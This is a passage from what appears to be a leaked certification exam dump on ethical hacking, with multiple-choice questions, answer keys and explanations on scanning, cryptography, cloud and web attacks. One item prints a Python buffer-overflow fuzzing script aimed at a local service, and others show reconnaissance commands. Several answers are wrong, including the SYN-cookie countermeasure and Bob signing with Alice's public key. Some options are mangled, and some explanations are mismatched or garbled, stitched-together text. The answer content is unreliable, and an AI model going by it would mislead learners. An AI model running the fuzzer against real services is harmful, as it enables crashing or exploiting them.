- D. 802.11a

Answer: A

NEW QUESTION 103

- (Exam Topic 3)

if you send a TCP ACK segment to a known closed port on a firewall but it does not respond with an RST. what do you know about the firewall you are scanning?

- A. There is no firewall in place.
- B. This event does not tell you anything about the firewall.
- C. It is a stateful firewall
- D. It is a non-stateful firewall.

Answer: B

NEW QUESTION 107

- (Exam Topic 3)

Rebecca, a security professional, wants to authenticate employees who use web services for safe and secure communication. In this process, she employs a component of the Web Service Architecture, which is an extension of SOAP, and it can maintain the integrity and confidentiality of SOAP messages.

Which of the following components of the Web Service Architecture is used by Rebecca for securing the communication?

- A. WSDL
- B. WS Work Processes
- C. WS-Policy
- D. WS-Security

Answer: D

NEW QUESTION 112

- (Exam Topic 3)

What information security law or standard aims at protecting stakeholders and the general public from accounting errors and fraudulent activities within organizations?

- A. PCI-DSS
- B. FISMA
- C. SOX
- D. ISO/IEC 27001:2013

Answer: C

NEW QUESTION 114

- (Exam Topic 3)

Which of the following Google advanced search operators helps an attacker in gathering information about websites that are similar to a specified target URL?

- A. [inurl:]
- B. [related:]
- C. [info:]
- D. [site:]

Answer: B

Explanation:

related: This operator displays websites that are similar or related to the URL specified.

NEW QUESTION 118

- (Exam Topic 3)

Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days, Bob denies that he had ever sent a mail. What do you want to “know” to prove yourself that it was Bob who had sent a mail?

- A. Non-Repudiation
- B. Integrity
- C. Authentication
- D. Confidentiality

Answer: A

Explanation:

Non-repudiation is the assurance that someone cannot deny the validity of something. Non-repudiation is a legal concept that is widely used in information security and refers to a service, which provides proof of the origin of data and the integrity of the data. In other words, non-repudiation makes it very difficult to successfully deny who/where a message came from as well as the authenticity and integrity of that message.

NEW QUESTION 122

- (Exam Topic 3)

You are a security officer of a company. You had an alert from IDS that indicates that one PC on your Intranet is connected to a blacklisted IP address (C2 Server) on the Internet. The IP address was blacklisted just before the alert. You are starting an investigation to roughly analyze the severity of the situation. Which of the following is appropriate to analyze?

- A. IDS log
- B. Event logs on domain controller
- C. Internet Firewall/Proxy log.
- D. Event logs on the PC

Answer: C

NEW QUESTION 124

- (Exam Topic 3)

George, an employee of an organization, is attempting to access restricted websites from an official computer. For this purpose, he used an anonymizer that masked his real IP address and ensured complete and continuous anonymity for all his online activities. Which of the following anonymizers helps George hide his activities?

- A. <https://www.baidu.com>
- B. <https://www.guardster.com>
- C. <https://www.wolframalpha.com>
- D. <https://karmadecay.com>

Answer: B

NEW QUESTION 128

- (Exam Topic 3)

_____ is a type of phishing that targets high-profile executives such as CEOs, CFOs, politicians, and celebrities who have access to confidential and highly valuable information.

- A. Spear phishing
- B. Whaling
- C. Vishing
- D. Phishing

Answer: B

NEW QUESTION 129

- (Exam Topic 3)

If executives are found liable for not properly protecting their company's assets and information systems, what type of law would apply in this situation?

- A. Criminal
- B. International
- C. Common
- D. Civil

Answer: D

NEW QUESTION 134

- (Exam Topic 3)

Miley, a professional hacker, decided to attack a target organization's network. To perform the attack, she used a tool to send fake ARP messages over the target network to link her MAC address with the target system's IP address. By performing this, Miley received messages directed to the victim's MAC address and further used the tool to intercept, steal, modify, and block sensitive communication to the target system. What is the tool employed by Miley to perform the above attack?

- A. Gobbler
- B. KDerpNSpoof
- C. BetterCAP
- D. Wireshark

Answer: C

NEW QUESTION 135

- (Exam Topic 3)

You have compromised a server on a network and successfully opened a shell. You aimed to identify all operating systems running on the network. However, as you attempt to fingerprint all machines in the network using the nmap syntax below, it is not going through.

```
invictus@victim_server.~$ nmap -T4 -O 10.10.0.0/24 TCP/IP fingerprinting (for OS scan) xxxxxxxx xxxxxxxc. QUITTING!
```

What seems to be wrong?

- A. The nmap syntax is wrong.
- B. This is a common behavior for a corrupted nmap application.
- C. The outgoing TCP/IP fingerprinting is blocked by the host firewall.
- D. OS Scan requires root privileges.

Answer: D

NEW QUESTION 136

- (Exam Topic 3)

What would be the purpose of running "wget 192.168.0.15 -q -S" against a web server?

- A. Performing content enumeration on the web server to discover hidden folders
- B. Using wget to perform banner grabbing on the webserver
- C. Flooding the web server with requests to perform a DoS attack
- D. Downloading all the contents of the web page locally for further examination

Answer: B

Explanation:

-q, --quiet quiet (no output)
-S, --server-response print server response

NEW QUESTION 141

- (Exam Topic 3)

Attacker Simon targeted the communication network of an organization and disabled the security controls of NetNTLMv1 by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic. He then extracted all the non-network logon tokens from all the active processes to masquerade as a legitimate user to launch further attacks. What is the type of attack performed by Simon?

- A. Internal monologue attack
- B. Combinator attack
- C. Rainbow table attack
- D. Dictionary attack

Answer: A

NEW QUESTION 145

- (Exam Topic 3)

Which of the following statements is TRUE?

- A. Packet Sniffers operate on the Layer 1 of the OSI model.
- B. Packet Sniffers operate on Layer 2 of the OSI model.
- C. Packet Sniffers operate on both Layer 2 & Layer 3 of the OSI model.

D. Packet Sniffers operate on Layer 3 of the OSI model.

Answer: B

NEW QUESTION 146

- (Exam Topic 3)

An unauthorized individual enters a building following an employee through the employee entrance after the lunch rush. What type of breach has the individual just performed?

- A. Reverse Social Engineering
- B. Tailgating
- C. Piggybacking
- D. Announced

Answer: B

Explanation:

- Identifying operating systems, services, protocols and devices,
- Collecting unencrypted information about usernames and passwords,
- Capturing network traffic for further analysis

are passive network sniffing methods since with the help of them we only receive information and do not make any changes to the target network. When modifying and replaying the captured network traffic, we are already starting to make changes and actively interact with it.

NEW QUESTION 148

- (Exam Topic 3)

Mike, a security engineer, was recently hired by BigFox Ltd. The company recently experienced disastrous DoS attacks. The management had instructed Mike to build defensive strategies for the company's IT infrastructure to thwart DoS/DDoS attacks. Mike deployed some countermeasures to handle jamming and scrambling attacks. What is the countermeasure Mike applied to defend against jamming and scrambling attacks?

- A. Allow the usage of functions such as gets and strcpy
- B. Allow the transmission of all types of addressed packets at the ISP level
- C. Implement cognitive radios in the physical layer
- D. A Disable TCP SYN cookie protection

Answer: D

NEW QUESTION 149

- (Exam Topic 3)

Which among the following is the best example of the hacking concept called "clearing tracks"?

- A. After a system is breached, a hacker creates a backdoor to allow re-entry into a system.
- B. During a cyberattack, a hacker injects a rootkit into a server.
- C. An attacker gains access to a server through an exploitable vulnerability.
- D. During a cyberattack, a hacker corrupts the event logs on all machines.

Answer: D

NEW QUESTION 152

- (Exam Topic 3)

Jude, a pen tester, examined a network from a hacker's perspective to identify exploits and vulnerabilities accessible to the outside world by using devices such as firewalls, routers, and servers. In this process, he also estimated the threat of network security attacks and determined the level of security of the corporate network.

What is the type of vulnerability assessment that Jude performed on the organization?

- A. External assessment
- B. Passive assessment
- C. Host-based assessment
- D. Application assessment

Answer: A

NEW QUESTION 155

- (Exam Topic 3)

Josh has finished scanning a network and has discovered multiple vulnerable services. He knows that several of these usually have protections against external sources but are frequently susceptible to internal users. He decides to draft an email, spoof the sender as the internal IT team, and attach a malicious file disguised as a financial spreadsheet. Before Josh sends the email, he decides to investigate other methods of getting the file onto the system. For this particular attempt, what was the last stage of the cyber kill chain that Josh performed?

- A. Exploitation
- B. Weaponization
- C. Delivery
- D. Reconnaissance

Answer: B

NEW QUESTION 158

- (Exam Topic 3)

Upon establishing his new startup, Tom hired a cloud service provider (CSP) but was dissatisfied with their service and wanted to move to another CSP. What part of the contract might prevent him from doing so?

- A. Virtualization
- B. Lock-in
- C. Lock-down
- D. Lock-up

Answer: B

NEW QUESTION 160

- (Exam Topic 3)

Which rootkit is characterized by its function of adding code and/or replacing some of the operating-system kernel code to obscure a backdoor on a system?

- A. User-mode rootkit
- B. Library-level rootkit
- C. Kernel-level rootkit
- D. Hypervisor-level rootkit

Answer: C

NEW QUESTION 161

- (Exam Topic 3)

Which tool can be used to silently copy files from USB devices?

- A. USB Grabber
- B. USB Snoopy
- C. USB Sniffer
- D. Use Dumper

Answer: D

NEW QUESTION 162

- (Exam Topic 3)

Firewalk has just completed the second phase (the scanning phase) and a technician receives the output shown below. What conclusions can be drawn based on these scan results?

TCP port 21 no response TCP port 22 no response

TCP port 23 Time-to-live exceeded

- A. The lack of response from ports 21 and 22 indicate that those services are not running on the destination server
- B. The scan on port 23 was able to make a connection to the destination host prompting the firewall to respond with a TTL error
- C. The scan on port 23 passed through the filtering device
- D. This indicates that port 23 was not blocked at the firewall
- E. The firewall itself is blocking ports 21 through 23 and a service is listening on port 23 of the target host

Answer: C

NEW QUESTION 166

- (Exam Topic 3)

Richard, an attacker, targets an MNC. In this process, he uses a footprinting technique to gather as much information as possible. Using this technique, he gathers domain information such as the target domain name, contact details of its owner, expiry date, and creation date. With this information, he creates a map of the organization's network and misleads domain owners with social engineering to obtain internal details of its network. What type of footprinting technique is employed by Richard?

- A. VoIP footprinting
- B. VPN footprinting
- C. Whois footprinting
- D. Email footprinting

Answer: C

Explanation:

WHOIS (pronounced because the phrase who is) may be a query and response protocol and whois footprinting may be a method for glance information about ownership of a website name as following:

- name details
- Contact details contain phone no. and email address of the owner
- Registration date for the name
- Expire date for the name
- name servers

NEW QUESTION 170

- (Exam Topic 3)

CyberTech Inc. recently experienced SQL injection attacks on its official website. The company appointed Bob, a security professional, to build and incorporate defensive strategies against such attacks. Bob adopted a practice whereby only a list of entities such as the data type, range, size, and value, which have been approved for secured access, is accepted. What is the defensive technique employed by Bob in the above scenario?

- A. Output encoding
- B. Enforce least privileges
- C. Whitelist validation
- D. Blacklist validation

Answer: C

NEW QUESTION 172

- (Exam Topic 3)

This type of injection attack does not show any error message. It is difficult to exploit as it returns information when the application is given SQL payloads that elicit a true or false response from the server. By observing the response, an attacker can extract sensitive information. What type of attack is this?

- A. Time-based SQL injection
- B. Union SQL injection
- C. Error-based SQL injection
- D. Blind SQL injection

Answer: D

NEW QUESTION 176

- (Exam Topic 3)

Which of the following antennas is commonly used in communications for a frequency band of 10 MHz to VHF and UHF?

- A. Yagi antenna
- B. Dipole antenna
- C. Parabolic grid antenna
- D. Omnidirectional antenna

Answer: A

NEW QUESTION 179

- (Exam Topic 3)

On performing a risk assessment, you need to determine the potential impacts when some of the critical business processes of the company interrupt its service. What is the name of the process by which you can determine those critical businesses?

- A. Emergency Plan Response (EPR)
- B. Business Impact Analysis (BIA)
- C. Risk Mitigation
- D. Disaster Recovery Planning (DRP)

Answer: B

NEW QUESTION 181

- (Exam Topic 3)

```
#!/usr/bin/python import socket buffer=["A"] counter=50 while len(buffer)<=100: buffer.append ("A"*counter)
counter=counter+50 commands= ["HELP","STATS .","RTIME .","LTIME .","SRUN .","TRUN
","GMON
","GDOG .","KSTET .","GTER .","HTER .","LTER .","KSTAN ."] for command in
commands: for
buffstring in buffer: print "Exploiting" +command +":"+str(len(buffstring)) s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM) s.connect(('127.0.0.1', 9999)) s.recv(50) s.send(command+buffstring) s.close() What is the code written for?
```

- A. Denial-of-service (DOS)
- B. Buffer Overflow
- C. Bruteforce
- D. Encryption

Answer: B

NEW QUESTION 183

- (Exam Topic 3)

Which tier in the N-tier application architecture is responsible for moving and processing data between the tiers?

- A. Presentation tier
- B. Application Layer
- C. Logic tier
- D. Data tier

Answer: C

NEW QUESTION 185

- (Exam Topic 3)

in this form of encryption algorithm, every Individual block contains 64-bit data, and three keys are used, where each key consists of 56 bits. Which is this encryption algorithm?

- A. IDEA
- B. Triple Data Encryption standard
- C. MDS encryption algorithm
- D. AES

Answer: B

Explanation:

Triple DES is another mode of DES operation. It takes three 64-bit keys, for an overall key length of 192 bits. In Stealth, you merely type within the entire 192-bit

(24 character) key instead of entering each of the three keys individually. The Triple DES DLL then breaks the user-provided key into three subkeys, padding the keys if necessary in order that they are each 64 bits long. The procedure for encryption is strictly an equivalent as regular DES, but it's repeated 3 times, hence the name Triple DES. The info is encrypted with the primary key, decrypted with the second key, and eventually encrypted again with the third key. Triple DES runs 3 times slower than DES, but is far safer if used properly. The procedure for decrypting something is that the same because the procedure for encryption, except it's executed in reverse. Like DES, data is encrypted and decrypted in 64-bit chunks. Although the input key for DES is 64 bits long, the particular key employed by DES is merely 56 bits long. The smallest amount significant (right-most) bit in each byte may be a parity, and will be set in order that there are always an odd number of 1s in every byte. These parity bits are ignored, so only the seven most vital bits of every byte are used, leading to a key length of 56 bits. This suggests that the effective key strength for Triple DES is really 168 bits because each of the three keys contains 8 parity bits that aren't used during the encryption process.

Triple DES Modes

- **Triple ECB (Electronic Code Book)** This variant of Triple DES works precisely the same way because the ECB mode of DES. This is often the foremost commonly used mode of operation.
- **Triple CBC (Cipher Block Chaining)** This method is extremely almost like the quality DES CBC mode. Like Triple ECB, the effective key length is 168 bits and keys are utilized in an equivalent manner, as described above, but the chaining features of CBC mode also are employed.
- the primary 64-bit key acts because the Initialization Vector to DES.
- Triple ECB is then executed for one 64-bit block of plaintext.
- The resulting ciphertext is then XORed with subsequent plaintext block to be encrypted, and therefore the procedure is repeated.
- This method adds an additional layer of security to Triple DES and is therefore safer than Triple ECB, although it's not used as widely as Triple ECB.

NEW QUESTION 189

- (Exam Topic 3)

You are using a public Wi-Fi network inside a coffee shop. Before surfing the web, you use your VPN to prevent intruders from sniffing your traffic. If you did not have a VPN, how would you identify whether someone is performing an ARP spoofing attack on your laptop?

- A. You should check your ARP table and see if there is one IP address with two different MAC addresses.
- B. You should scan the network using Nmap to check the MAC addresses of all the hosts and look for duplicates.
- C. You should use netstat to check for any suspicious connections with another IP address within the LAN.
- D. You cannot identify such an attack and must use a VPN to protect your traffic, r

Answer: A

NEW QUESTION 194

- (Exam Topic 3)

Calvin, a software developer, uses a feature that helps him auto-generate the content of a web page without manual involvement and is integrated with SSI directives. This leads to a vulnerability in the developed web application as this feature accepts remote user inputs and uses them on the page. Hackers can exploit this feature and pass malicious SSI directives as input values to perform malicious activities such as modifying and erasing server files. What is the type of injection attack Calvin's web application is susceptible to?

- A. Server-side template injection
- B. Server-side JS injection
- C. CRLF injection
- D. Server-side includes injection

Answer: D

NEW QUESTION 196

- (Exam Topic 3)

Mary found a high vulnerability during a vulnerability scan and notified her server team. After analysis, they sent her proof that a fix to that issue had already been applied. The vulnerability that Mary found is called what?

- A. False-negative
- B. False-positive
- C. Brute force attack
- D. Backdoor

Answer: B

Explanation:

<https://www.infocycle.com/blog/2019/02/16/cybersecurity-101-what-you-need-to-know-about-false-positives-an>

False positives are mislabeled security alerts, indicating there is a threat when in actuality, there isn't. These false/non-malicious alerts (SIEM events) increase noise for already over-worked security teams and can include software bugs, poorly written software, or unrecognized network traffic.

False negatives are uncaught cyber threats — overlooked by security tooling because they're dormant, highly sophisticated (i.e. file-less or capable of lateral movement) or the security infrastructure in place lacks the technological ability to detect these attacks.

NEW QUESTION 200

- (Exam Topic 3)

You are logged in as a local admin on a Windows 7 system and you need to launch the Computer Management Console from command line. Which command would you use?

- A. c:\compmgmt.msc
- B. c:\services.msc
- C. c:\ncpa.cp
- D. c:\gpedit

Answer: A

Explanation:

To start the Computer Management Console from command line just type `compmgmt.msc`

`/computer:computername` in your run box or at the command line and it should automatically open the Computer Management console.

References:

<http://www.waynezim.com/tag/compmgmtmsc/>

NEW QUESTION 205

- (Exam Topic 3)

An attacker utilizes a Wi-Fi Pineapple to run an access point with a legitimate-looking SSID for a nearby business in order to capture the wireless password. What kind of attack is this?

- A. MAC spoofing attack
- B. Evil-twin attack
- C. War driving attack
- D. Phishing attack

Answer: B

NEW QUESTION 210

- (Exam Topic 3)

Sam is a penetration tester hired by Inception Tech, a security organization. He was asked to perform port scanning on a target host in the network. While performing the given task, Sam sends FIN/ACK probes and determines that an RST packet is sent in response by the target host, indicating that the port is closed. What is the port scanning technique used by Sam to discover open ports?

- A. Xmas scan
- B. IDLE/IPID header scan
- C. TCP Maimon scan
- D. ACK flag probe scan

Answer: C

Explanation:

TCP Maimon scan

This scan technique is very similar to NULL, FIN, and Xmas scan, but the probe used here is FIN/ACK. In most cases, to determine if the port is open or closed, the RST packet should be generated

as a response to a probe request. However, in many BSD systems, the port is open if the packet gets dropped in response to a probe.

<https://nmap.org/book/scan-methods-maimon-scan.html> How Nmap interprets responses to a Maimon scan probe

Probe Response Assigned State

No response received (even after retransmissions) open|filtered TCP RST packet closed

ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13) filtered

NEW QUESTION 215

- (Exam Topic 3)

Which access control mechanism allows for multiple systems to use a central authentication server (CAS) that permits users to authenticate once and gain access to multiple systems?

- A. Role Based Access Control (RBAC)
- B. Discretionary Access Control (DAC)
- C. Single sign-on
- D. Windows authentication

Answer: C

NEW QUESTION 217

- (Exam Topic 3)

Bob wants to ensure that Alice can check whether his message has been tampered with. He creates a checksum of the message and encrypts it using asymmetric cryptography. What key does Bob use to encrypt the checksum for accomplishing this goal?

- A. Alice's private key
- B. Alice's public key
- C. His own private key
- D. His own public key

Answer: B

NEW QUESTION 218

- (Exam Topic 3)

ping-* 6 192.168.0.101

Output:

Pinging 192.168.0.101 with 32 bytes of data:

Reply from 192.168.0.101: bytes=32 time<1ms TTL=128 Reply from 192.168.0.101: bytes=32 time<1ms TTL=128 Reply from 192.168.0.101: bytes=32 time<1ms TTL=128 Reply from 192.168.0.101: bytes=32 time<1ms TTL=128

Reply from 192.168.0.101: bytes=32 time<1ms TTL=128 Reply from 192.168.0.101:

Ping statistics for 192.168.0.101

Packets: Sent = 6, Received = 6, Lost = 0 (0% loss). Approximate round trip times in milli-seconds: Minimum = 0ms, Maximum = 0ms, Average = 0ms What does the option * indicate?

- A. t
- B. s
- C. a
- D. n

Answer: D

NEW QUESTION 220

- (Exam Topic 3)

Your organization has signed an agreement with a web hosting provider that requires you to take full responsibility of the maintenance of the cloud-based resources. Which of the following models covers this?

- A. Platform as a service
- B. Software as a service
- C. Functions as a
- D. service Infrastructure as a service

Answer: C

NEW QUESTION 224

- (Exam Topic 3)

After an audit, the auditors Inform you that there is a critical finding that you must tackle Immediately. You read the audit report, and the problem is the service running on port 389. Which service Is this and how can you tackle the problem?

- A. The service is LDA
- B. and you must change it to 636. which is LDPAPS.
- C. The service is NT
- D. and you have to change It from UDP to TCP in order to encrypt it
- E. The findings do not require immediate actions and are only suggestions.
- F. The service is SMTP, and you must change it to SMIM
- G. which is an encrypted way to send emails.

Answer: A

Explanation:

https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol

LDAP, the Lightweight Directory Access Protocol, is a mature, flexible, and well supported standards-based mechanism for interacting with directory servers. It's often used for authentication and storing information about users, groups, and applications, but an LDAP directory server is a fairly general-purpose data store and can be used in a wide variety of applications.

The LDAP protocol can deal in quite a bit of sensitive data: Active Directory usernames, login attempts, failed-login notifications, and more. If attackers get ahold of that data in flight, they might be able to compromise data like legitimate AD credentials and use it to poke around your network in search of valuable assets.

Encrypting LDAP traffic in flight across the network can help prevent credential theft and other malicious activity, but it's not a failsafe—and if traffic is encrypted, your own team might miss the signs of an attempted attack in progress.

While LDAP encryption isn't standard, there is a nonstandard version of LDAP called Secure LDAP, also known as "LDAPS" or "LDAP over SSL" (SSL, or Secure Socket Layer, being the now-deprecated ancestor of Transport Layer Security).

LDAPS uses its own distinct network port to connect clients and servers. The default port for LDAP is port 389, but LDAPS uses port 636 and establishes TLS/SSL upon connecting with a client.

NEW QUESTION 228

- (Exam Topic 3)

Which of the following provides a security professional with most information about the system's security posture?

- A. Phishing, spamming, sending trojans
- B. Social engineering, company site browsing tailgating
- C. Wardriving, warchalking, social engineering
- D. Port scanning, banner grabbing service identification

Answer: D

NEW QUESTION 230

- (Exam Topic 3)

Websites and web portals that provide web services commonly use the Simple Object Access Protocol (SOAP).

Which of the following is an incorrect definition or characteristics of the protocol?

- A. Exchanges data between web services
- B. Only compatible with the application protocol HTTP
- C. Provides a structured model for messaging
- D. Based on XML

Answer: B

NEW QUESTION 231

- (Exam Topic 3)

You are a penetration tester and are about to perform a scan on a specific server. The agreement that you signed with the client contains the following specific condition for the scan: "The attacker must scan every port on the server several times using a set of spoofed sources IP addresses." Suppose that you are using Nmap to perform this scan. What flag will you use to satisfy this requirement?

- A. The -A flag
- B. The -g flag
- C. The -f flag
- D. The -D flag

Answer: D

Explanation:

flags --source-port and -g are equivalent and instruct nmap to send packets through a selected port. this option is used to try to cheat firewalls whitelisting traffic from specific ports. the following example can scan the target from the port twenty to ports eighty, 22, 21,23 and 25 sending fragmented packets to LinuxHint.

NEW QUESTION 234

- (Exam Topic 3)

A computer science student needs to fill some information into a secured Adobe PDF job application that was received from a prospective employer. Instead of requesting a new document that allowed the forms to be completed, the student decides to write a script that pulls passwords from a list of commonly used passwords to try against the secured PDF until the correct password is found or the list is exhausted.

Which cryptography attack is the student attempting?

- A. Man-in-the-middle attack
- B. Brute-force attack
- C. Dictionary attack
- D. Session hijacking

Answer: C

NEW QUESTION 239

- (Exam Topic 3)

A Security Engineer at a medium-sized accounting firm has been tasked with discovering how much information can be obtained from the firm's public facing web servers. The engineer decides to start by using netcat to port 80.

The engineer receives this output: HTTP/1.1 200 OK

Server: Microsoft-IIS/6

Expires: Tue, 17 Jan 2011 01:41:33 GMT

Date: Mon, 16 Jan 2011 01:41:33 GMT

Content-Type: text/html Accept-Ranges: bytes

Last Modified: Wed, 28 Dec 2010 15:32:21 GMT ETag:"b0aac0542e25c31:89d"

Content-Length: 7369

Which of the following is an example of what the engineer performed?

- A. Banner grabbing
- B. SQL injection
- C. Whois database query
- D. Cross-site scripting

Answer: A

NEW QUESTION 240

- (Exam Topic 2)

At what stage of the cyber kill chain theory model does data exfiltration occur?

- A. Actions on objectives
- B. Weaponization
- C. installation
- D. Command and control

Answer: A

Explanation:

The longer an adversary has this level of access, the greater the impact. Defenders must detect this stage as quickly as possible and deploy tools which can enable them to gather forensic evidence. One example would come with network packet captures, for damage assessment. Only now, after progressing through the primary six phases, can intruders take actions to realize their original objectives. Typically, the target of knowledge exfiltration involves collecting, encrypting and extracting information from the victim(s) environment; violations of knowledge integrity or availability are potential objectives also . Alternatively, and most ordinarily , the intruder may only desire access to the initial victim box to be used as a hop point to compromise additional systems and move laterally inside the network. Once this stage is identified within an environment, the implementation of prepared reaction plans must be initiated. At a minimum, the plan should include a comprehensive communication plan, detailed evidence must be elevated to the very best ranking official or board , the deployment of end-point security tools to dam data loss and preparation for briefing a CIRT Team. Having these resources well established beforehand may be a "MUST" in today's quickly evolving landscape of cybersecurity threats

NEW QUESTION 243

- (Exam Topic 2)

Alice, a professional hacker, targeted an organization's cloud services. She infiltrated the targets MSP provider by sending spear-phishing emails and distributed custom-made malware to compromise user accounts and gain remote access to the cloud service. Further, she accessed the target customer profiles with her MSP account, compressed the customer data, and stored them in the MSP. Then, she used this information to launch further attacks on the target organization.

Which of the following cloud attacks did Alice perform in the above scenario?

- A. Cloud hopper attack
- B. Cloud cryptojacking
- C. Cloudborne attack
- D. Man-in-the-cloud (MITC) attack

Answer: A

Explanation:

Operation Cloud Hopper was an in depth attack and theft of data in 2017 directed at MSP within the uk (U.K.), us (U.S.), Japan, Canada, Brazil, France, Switzerland, Norway, Finland, Sweden, South Africa , India, Thailand, South Korea and Australia. The group used MSP as intermediaries to accumulate assets and trade secrets from MSP client engineering, MSP industrial manufacturing, retail, energy, pharmaceuticals, telecommunications, and government agencies. Operation Cloud Hopper used over 70 variants of backdoors, malware and trojans. These were delivered through spear-phishing emails. The attacks scheduled tasks or leveraged services/utilities to continue Microsoft Windows systems albeit the pc system was rebooted. It installed malware and hacking tools to access systems and steal data.

NEW QUESTION 247

- (Exam Topic 2)

Robin, an attacker, is attempting to bypass the firewalls of an organization through the DNS tunneling method in order to exfiltrate data. He is using the NSTX tool for bypassing the firewalls. On which of the following ports should Robin run the NSTX tool?

- A. Port 53
- B. Port 23
- C. Port 50
- D. Port 80

Answer: A

Explanation:

DNS uses Ports 53 which is almost always open on systems, firewalls, and clients to transmit DNS queries. instead of the more familiar Transmission Control Protocol (TCP) these queries use User Datagram Protocol (UDP) due to its low-latency, bandwidth and resource usage compared TCP-equivalent queries. UDP has no error or flow-control capabilities, nor does it have any integrity checking to make sure the info arrived intact. How is internet use (browsing, apps, chat etc) so reliable then? If the UDP DNS query fails (it's a best-effort protocol after all) within the first instance, most systems will retry variety of times and only after multiple failures, potentially switch to TCP before trying again; TCP is additionally used if the DNS query exceeds the restrictions of the UDP datagram size – typically 512 bytes for DNS but can depend upon system settings. Figure 1 below illustrates the essential process of how DNS operates: the client sends a question string (for example, mail.google[.]com during this case) with a particular type – typically A for a number address. I've skipped the part whereby intermediate DNS systems may need to establish where '.com' exists, before checking out where 'google[.]com' are often found, and so on.



Many worms and scanners are created to seek out and exploit systems running telnet. Given these facts, it's really no surprise that telnet is usually seen on the highest Ten Target Ports list. Several of the vulnerabilities of telnet are fixed. They require only an upgrade to the foremost current version of the telnet Daemon or OS upgrade. As is usually the case, this upgrade has not been performed on variety of devices. this might flow from to the very fact that a lot of systems administrators and users don't fully understand the risks involved using telnet. Unfortunately, the sole solution for a few of telnets vulnerabilities is to completely discontinue its use. the well-liked method of mitigating all of telnets vulnerabilities is replacing it with alternate protocols like ssh. Ssh is capable of providing many of an equivalent functions as telnet and a number of other additional services typical handled by other protocols like FTP and Xwindows. Ssh does still have several drawbacks to beat before it can completely replace telnet. it's typically only supported on newer equipment. It requires processor and memory resources to perform the info encryption and decryption. It also requires greater bandwidth than telnet thanks to the encryption of the info . This paper was written to assist clarify how dangerous the utilization of telnet are often and to supply solutions to alleviate the main known threats so as to enhance the general security of the web Once a reputation is resolved to an IP caching also helps: the resolved name-to-IP is usually cached on the local system (and possibly on intermediate DNS servers) for a period of your time . Subsequent queries for an equivalent name from an equivalent client then don't leave the local system until said cache expires. Of course, once the IP address of the remote service is understood , applications can use that information to enable other TCP-based protocols, like HTTP, to try to to their actual work, for instance ensuring internet cat GIFs are often reliably shared together with your colleagues. So, beat all, a couple of dozen extra UDP DNS queries from an organization's network would be fairly inconspicuous and will leave a malicious payload to beacon bent an adversary; commands could even be received to the requesting application for processing with little difficulty.

NEW QUESTION 250

- (Exam Topic 2)

Bella, a security professional working at an it firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames. and passwords are shared In plaintext, paving the way for hackers 10 perform successful session hijacking. To address this situation. Bella Implemented a protocol that sends data using encryption and digital certificates. Which of the following protocols Is used by Bella?

- A. FTP
- B. HTTPS
- C. FTPS
- D. IP

Answer: C

Explanation:

The File Transfer Protocol (FTP) is a standard organization convention utilized for the exchange of PC records from a worker to a customer on a PC organization. FTP is based on a customer worker model engineering utilizing separate control and information associations between the customer and the server.[1] FTP clients may validate themselves with an unmistakable book sign-in convention, ordinarily as a username and secret key, however can interface namelessly if the worker is designed to permit it. For secure transmission that ensures the username and secret phrase, and scrambles the substance, FTP is frequently made sure about with SSL/TLS (FTPS) or supplanted with SSH File Transfer Protocol (SFTP).

The primary FTP customer applications were order line programs created prior to working frameworks had graphical UIs, are as yet dispatched with most Windows, Unix, and Linux working systems.[2][3] Many FTP customers and mechanization utilities have since been created for working areas, workers, cell phones, and equipment, and FTP has been fused into profitability applications, for example, HTML editors.

NEW QUESTION 253

- (Exam Topic 2)

What piece of hardware on a computer's motherboard generates encryption keys and only releases a part of the key so that decrypting a disk on a new piece of hardware is not possible?

- A. CPU
- B. GPU
- C. UEFI
- D. TPM

Answer: D

Explanation:

The TPM is a chip that's part of your computer's motherboard

— if you bought an off-the-shelf PC, it's soldered onto the motherboard. If you built your own computer, you can buy one as an add-on module if your motherboard supports it. The TPM generates encryption keys, keeping part of the key to itself

NEW QUESTION 254

- (Exam Topic 2)

Joe works as an IT administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider, in the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?

- A. Cloud booker
- B. Cloud consumer
- C. Cloud carrier
- D. Cloud auditor

Answer: C

Explanation:

A cloud carrier acts as an intermediary that provides connectivity and transport of cloud services between cloud consumers and cloud providers.

Cloud carriers provide access to consumers through network, telecommunication and other access devices. For instance, cloud consumers will obtain cloud services through network access devices, like computers, laptops, mobile phones, mobile web devices (MIDs), etc.

